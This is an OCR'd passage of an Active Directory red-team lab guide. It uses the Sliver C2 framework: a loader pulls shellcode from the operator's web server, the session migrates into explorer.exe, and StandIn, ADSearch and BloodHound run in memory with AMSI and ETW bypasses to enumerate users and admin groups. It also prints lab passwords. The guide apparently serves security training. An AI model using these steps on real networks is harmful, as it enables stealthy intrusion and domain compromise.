
Begin by using the NtDropper dropper to invoke the shellcode hosted locally as follows.

```
PS C:\AD\Tools> C:\AD\Tools\Sliver\BinLoader.exe
Usage: BinLoader.exe <IP Address> <Port> <Filename>

PS C:\AD\Tools> C:\AD\Tools\Sliver\BinLoader.exe 172.16.100.X 8080 dcorp-
std_https.bin
[+] Getting shellcode
[+] Allocating memory
[+] Executing...
[+] Check for session!
```

Back on our python3 / HFS webserver we see a web request invoking dcorp-std_https.bin.

```
wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/Implants$ python3 -m http.
server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.16.100.X - - [01/Jan/2024 05:10:02] "GET /dcorp-std_https.bin HTTP/1.1" 2
00 -
```



In our Sliver terminal we see a new session spawned as follows with no new detections.

```
[*] Session d6b2d011 dcorp-std_https - 172.16.100.61:49671 (dcorp-std761) -
windows/amd64 - Fri, 21 Feb 2025 00:35:46 PST

[server] sliver > use d6b2d011

[*] Active session dcorp-std_https (d6b2d011-f5d2-4528-b456-bac31f7c42ba)

[server] sliver (dcorp-std_https) > whoami

Logon ID: dcorp\student761
[*] Current Token ID: dcorp\student761
[server] sliver (dcorp-std_https) >
```


We can use the **armory install** command to install external tools/modules, an example is shown below.

```
[server] sliver (dcorp-std_https) > armory install sharpup


[*] Installing alias 'SharpUp' (v0.0.1) ... done!
```

Analysis using Process Hacker

Analyzing the execution on dcorp-stdX using Process Hacker (found at **C:\AD\Tools\Sliver\processhacker-2.39\x64**) we see that the Sliver beacon shellcode is injected into the taskhostw.exe process with a PID: 2128.



Examine the beacon RuntimeBroker.exe process and the modules tab to find amsi.dll is loaded in the current process.



Learning Objective 1

Enumerate following for the dollarcorp domain:

- Users
- Computers
- Domain Administrators
- Enterprise Administrators

Use Bloodhound to identify the shortest path to Domain Admins in the dollarcorp domain.
Find a file share where studentx has Write permissions.

Enumerating Users

Using StandIn

We begin the enumeration phase using the dcorp-stdX foothold session.

We enumerate users using StandIn along with the **execute-assembly** command to execute StandIn in memory along with PPID spoofing.

- **execute-assembly** supports injection into a remote hosting process and injection into the current sliver process (Self-injection). Apart from this it supports an in-built **Amsi Bypass (-M)** and **ETW Bypass (-E)** when performing Self-injection (**-i**).
- To begin using **execute-assembly** along with our tools we need to find a suitable parent process and migrate to it. This will allow us to use that process and spawn child processes which runs our .NET assemblies and tooling.

To stay stealthy, we can enumerate potential target processes and **migrate** to them. This will allow us to not only stay stealthy, but also get a stable session, if we choose a stable process such as **explorer.exe**

```
[server] sliver (dcorp-std_https) > ps -e explorer.exe

 Pid    Ppid   Owner              Arch     Executable     Session
====== ====== ================== ======== ============== =========
 6744   4392   dcorp\student761   x86_64   explorer.exe   4


⚠ Security Product(s): Windows Defender

[server] sliver (dcorp-std_https) > migrate -p 6744

[*] Successfully migrated to 6744

[*] Session 95516e0a dcorp-std_https - 172.16.100.61:49719 (dcorp-std761) -
windows/amd64 - Fri, 21 Feb 2025 01:58:00 PST

[server] sliver (dcorp-std_https) > use 95516e0a
```

To begin enumerating all users we can use LDAP queries to query all objects and their properties (**refer here** to understand LDAP queries) using the **--ldap** option followed by the query: **(&(objectCategory=person)(objectClass=user))**. This LDAP query filters for objects with a matching Object Category property as person and Object Class property as user which in short queries all USER OBJECT types and their respective properties.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(&
(objectCategory=person)(objectClass=user))"'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local

[+] LDAP search result count : 97
    |_ Result limit          : 50

[?] Iterating result properties

[?] Object   : CN=Administrator
    Path     : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC
=local

[+] logoncount
    |_ 65535
[+] codepage
    |_ 0
[+] objectcategory
    |_ CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local

[+] description
    |_ Built-in account for administering the computer/domain

[+] usnchanged
    |_ 3404228
```

```
[+] instancetype
    |_ 4
[+] name
    |_ Administrator
[+] badpasswordtime
    |_ 9/15/2022 10:57:35 AM UTC
[+] pwdlastset
    |_ 2/17/2019 5:14:11 AM UTC
[+] objectclass
    |_ top
    |_ person
    |_ organizationalPerson
    |_ user
[+] badpwdcount
    |_ 0
[+] samaccounttype
    |_ SAM_NORMAL_USER_ACCOUNT

[.................snip. .................]

execute-assembly:
    -t, --timeout       command   timeout in seconds (default: 60)
    -p, --process       string    hosting process to inject into
    -P, --ppid          uint      parent process id (optional) (default: 0)

StandIn:
    --ldap              LDAP filter, can return result collection
    --filter            Filter results, varies based on module
    --limit             Limit results, varies based on module, defaults:50
```

We can optionally return specific properties of the queried object like the samccountname property using the **--filter** argument and limit the results displayed using the **--limit** argument.

We can perform an AMSI and ETW bypass with **execute-assembly** using the **-M** and **-E** flags. Showcasing the same command execution with the mentioned bypasses is as follows.

*Note: AMSI/ETW bypasses using **execute-assembly** in Sliver can only be performed in the current process (Self-Injection) and not in a remote process. Use the **-i** flag to perform execution within the current Sliver beacon process. To perform an AMSI/ETW bypass in a remote process use the **inject-amsi-bypass** and **inject-etw-bypass** commands.*

```
[server] sliver (dcorp-std_https) > execute-assembly -i -M -E -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap samaccountname=* --filter
displayname'

[*] Output:
[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 75
    |_ Result limit          : 50
```

```
[.................snip. .................]



[?] Object    : CN=Backup Operators
    Path      : LDAP://CN=Backup Operators,CN=Builtin,DC=dollarcorp,DC=moneyco
rp,DC=local
[?] Object    : CN=Cert Publishers
    Path      : LDAP://CN=Cert Publishers,CN=Users,DC=dollarcorp,DC=moneycorp,
DC=local
[?] Object    : CN=Certificate Service DCOM Access
    Path      : LDAP://CN=Certificate Service DCOM Access,CN=Builtin,DC=dollar
corp,DC=moneycorp,DC=local
[?] Object    : CN=ci admin
    Path      : LDAP://CN=ci admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=loca
l
[+] displayname
    |_ ci admin

[.................snip. .................]

execute-assembly:
    -i, --in-process        Run in the current sliver process
    -M, --amsi-bypass       Bypass AMSI on Windows
    -E, --etw-bypass        Bypass ETW on Windows
```

Execution using the **-i (--in--process)** flag which avoids the Fork and Run execution technique is as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 180 '/mnt/c/AD
/Tools/Sliver/StandIn.exe' '--ldap (&(objectCategory=person)(objectClass=use
r)) --limit 100'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local

[+] LDAP search result count : 97
    |_ Result limit          : 100

[?] Iterating result properties

[?] Object    : CN=Administrator
    Path      : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC
=local

[+] logoncount
    |_ 65535
[+] codepage
    |_ 0
```

```
[+] objectcategory
    |_ CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local

[+] description
    |_ Built-in account for administering the computer/domain

[+] usnchanged
    |_ 3404228
[+] instancetype
    |_ 4
[+] name
    |_ Administrator
[+] badpasswordtime
    |_ 9/15/2022 10:57:35 AM UTC
[+] pwdlastset
    |_ 2/17/2019 5:14:11 AM UTC
[+] objectclass
    |_ top
    |_ person
    |_ organizationalPerson
    |_ user
[+] badpwdcount
    |_ 0
[+] samaccounttype
    |_ SAM_NORMAL_USER_ACCOUNT

[.................snip. .................]
```

It is advised to use **execute-assembly** for fork and run execution for larger .NET binaries to avoid crashing our own Sliver implant/beacon process via Self-Injection methods. Hence for most of the tool execution during the lab we focus on using **execute-assembly** with valid PPID spoofing.

To query LDAP over **a** single/specific object using StandIn we can use the **--object** argument. In this example we query a single object which is the dcorp\administrator object using its known samaccountname property to retrieve only it's description and the lastlogon properties using the **--filter** argument.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object samaccountname=administrator -
-filter lastlogon,description'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=Administrator
    Path     : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC
=local

[?] Iterating object properties
```

```
    |_ Applying property filter => lastlogon,description

[+] description
    |_ Built-in account for administering the computer/domain
[+] lastlogon
    |_ 9/16/2022 11:25:00 AM UTC
```

This also works the same with **--ldap** argument only difference being that the **--ldap** argument can be used to perform LDAP queries over multiple objects at a time while the **--object** argument allows to perform LDAP queries only over a single object.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap sam accountname=administrator --
filter lastlogon,description'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=Administrator
    Path     : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC
=local

[?] Iterating object properties
    |_ Applying property filter => lastlogon,description

[+] description
    |_ Built-in account for administering the computer/domain
[+] lastlogon
    |_ 9/16/2022 11:25:00 AM UTC
```

Using ADSearch

We can enumerate users using the **--users** argument in ADSearch.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--users'

[*] Output:

    ___     _____  ______                    __
   /   |  /____\/_____/_____ _____________/ /_
  / /| | / / / / /\___\/ _ \/____`/____/____\
 /_____|/ /_/ /___/ / ___/ /_/ / /__/ / / /
/_/  |_/_____//_____/\___/\__,_/\___/_/ /_/

Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] ALL USERS:
[*] TOTAL NUMBER OF USERS: 97
        [+] cn : Administrator
        [+] cn : Guest
        [+] cn : DefaultAccount
        [+] cn : krbtgt
        [+] cn : mcorp$
        [+] cn : us$
        [+] cn : ci admin
        [+] cn : sql admin
        [+] cn : web svc
        [+] cn : srv admin
        [+] cn : app admin
        [+] cn : mgmt admin
        [+] cn : svc admin

[.........snip..........]

ADSearch:
       --users          Enumerate and return all users from AD.
```

It is also possible to do this with a LDAP query using the **--search** argument and the **(&(objectCategory=person)(objectClass=user))** query as shown above using StandIn (By default selects the cn attribute).

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=person)(objectClass=user))"'

[*] Output:
[*] No domain supplied. This PCs domain will be used instead
```

```
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 94
        [+] cn : Administrator
        [+] cn : Guest
        [+] cn : DefaultAccount
        [+] cn : krbtgt
        [+] cn : ci admin
        [+] cn : sql admin
        [+] cn : web svc
        [+] cn : srv admin
        [+] cn : app admin
        [+] cn : mgmt admin
        [+] cn : svc admin

ADSearch:
--search        Perform a custom search on the AD server.
--attributes    Attributes to be returned from the results in csv.

[.................snip. .................]
```

We can query the dcorp\administrator object using a known property like the samaccountname and the LDAP filter: **(samaccountname=administrator)**. We can optionally return specific properties of the object using the **--attributes** argument. In this case we filter to retrieve only the cn, description and the logoncount properties.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(samaccountname=administrator)" --attributes cn,logoncount,description'
[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
     [+] cn          : Administrator
     [+] logoncount  : 65535
     [+] description : Built-in account for administering the computer/domain
```

Enumerating Computers

Using StandIn

We can enumerate computer objects using StandIn with the LDAP query: **(objectCategory=computer)**. This LDAP query filters for objects with a matching Object Category property as computer which in short looks for all COMPUTER OBJECT types. We also use a filter to return only the SamAccountName property using the **--filter** argument.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(objectCategory=computer)" --
filter samaccountname'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local

[+] LDAP search result count : 28
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => samaccountname

[?] Object    : CN=DCORP-DC
    Path      : LDAP://CN=DCORP-DC,OU=Domain Controllers,DC=dollarcorp,DC=mone
ycorp,DC=local
[+] samaccountname
    |_ DCORP-DC$
[?] Object    : CN=DCORP-MGMT
    Path      : LDAP://CN=DCORP-MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=
local
[+] samaccountname
    |_ DCORP-MGMT$
[?] Object    : CN=DCORP-CI
    Path      : LDAP://CN=DCORP-CI,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=lo
cal
[+] samaccountname
    |_ DCORP-CI$


[.................snip.................]
```

Using ADSearch

We enumerate computer objects using the in-built **--computers** argument using ADSearch. It is possible to use raw LDAP queries to perform the same.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--computers'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] ALL COMPUTERS:
[*] TOTAL NUMBER OF COMPUTERS: 28
        [+] cn : DCORP-DC
        [+] cn : DCORP-MGMT
        [+] cn : DCORP-CI
        [+] cn : DCORP-MSSQL
        [+] cn : DCORP-ADMINSRV
        [+] cn : DCORP-APPSRV
        [+] cn : DCORP-SQL1
        [+] cn : DCORP-STDADM
        [+] cn : DCORP-STDX

    [............snip...........]
```

Enumerating Domain Administrators

Using StandIn

Enumerate members of the domain admins group using StandIn by querying the domain admins object using a known property like its samaccountname/distinguishedname such as: **(samaccountname=domain admins)** and use a filter to return the member property of the object using the **--filter** argument to list all members of the group.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=domain
admins)" --filter member'

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=Domain Admins
    Path     : LDAP://CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC
=local

[?] Iterating object properties
    |_ Applying property filter => member

[+] member
    |_ CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
    |_ CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

An alternative would be to query a group for its members using the **--group** argument as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--group "domain admins"'

[*] Output:

[…snip…]

[+] Members


[?] Path           : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneyc
orp,DC=local
    samAccountName : Administrator
    Type           : SAM_USER_OBJECT
    SID            : S-1-5-21-719815819-3726368948-3917688648-500
[?] Path           : LDAP://CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,
DC=local
    samAccountName : svcadmin
    Type           : SAM_USER_OBJECT
    SID            : S-1-5-21-719815819-3726368948-3917688648-1118
```

Using ADSearch

We can enumerate members of the domain admins group using the **--domain-admins** argument using ADSearch.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--domain-admins'

[*] Output:

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] ALL DOMAIN ADMINS:
[*] TOTAL NUMBER OF DOMAIN ADMINS: 2
        [+] cn : Administrator
        [+] cn : svc admin
```

To filter specific properties of the above users, use LDAP queries using the **--search** command and use appropriate filters using the **--attributes** argument to return specific properties.

Enumerating Enterprise Administrators

Using StandIn

Enumerate members of the Enterprise admins group using StandIn by querying the group for its members using the **--group** argument. Since we can enumerate the moneycorp forest domain (BiDirectional Trust), we need to specify the domain using the **--domain** argument and supply credentials using the **--user/--pass** arguments to avoid the Kerberos Double Hop issue. In this case we supply our foothold user credentials for studentX.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--group "enterprise admins" --domain
moneycorp.local --user "studentx" --pass "TB9zn66fTyxCZxFG"'

[*] Output:

[?] Using DC : mcorp-dc.moneycorp.local
[?] Type     : Group resolution
    Group    : Enterprise Admins

[+] Members


[?] Path           : LDAP://moneycorp.local/CN=Administrator,CN=Users,DC=mone
ycorp,DC=local
    samAccountName : Administrator
    Type           : SAM_USER_OBJECT
    SID            : S-1-5-21-335606122-960912869-3279953914-500

StandIn:
    --domain       Domain name
    --user         User name
    --pass         Password
    --group        Target group
```

Using ADSearch

Enumerate members of the Enterprise Admins group using ADSearch by using the LDAP filter: **(&(objectCategory=group)(cn=enterprise admins))**. This LDAP query filters for objects with a matching Object Category property as group and a specific cn property as enterprise admins. We filter for the cn, member properties of the object using the **--attributes** filter option.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=group)(cn=enterprise admins))" --attributes cn,member --
domain moneycorp.local'
[*] Output:

[*] LDAP://DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
        [+] cn     : Enterprise Admins
        [+] member : CN=Administrator,CN=Users,DC=moneycorp,DC=local


ADSearch:
    --domain          The domain controller we are connecting to in the FQDN f
ormat
    --username        Attempts to authenticate to AD with the given username.
    --password        Attempts to authenticate to AD with the given password.
```

BloodHound Enumeration

Using SharpHound.exe


BloodHound uses neo4j graph database, so that needs to be setup first.

Note: Exit BloodHound once you have stopped using it as it uses good amount of RAM. You may also like to stop the neo4j service if you are not using BloodHound.


We need to install the neo4j service. Unzip the archive **C:\AD\Tools\neo4j-community-4.1.1-windows.zip**

Install and start the neo4j service as follows:

```
C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\bin>neo4j.bat
 install-service
Neo4j service installed
C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\bin>neo4j.bat
 start
```

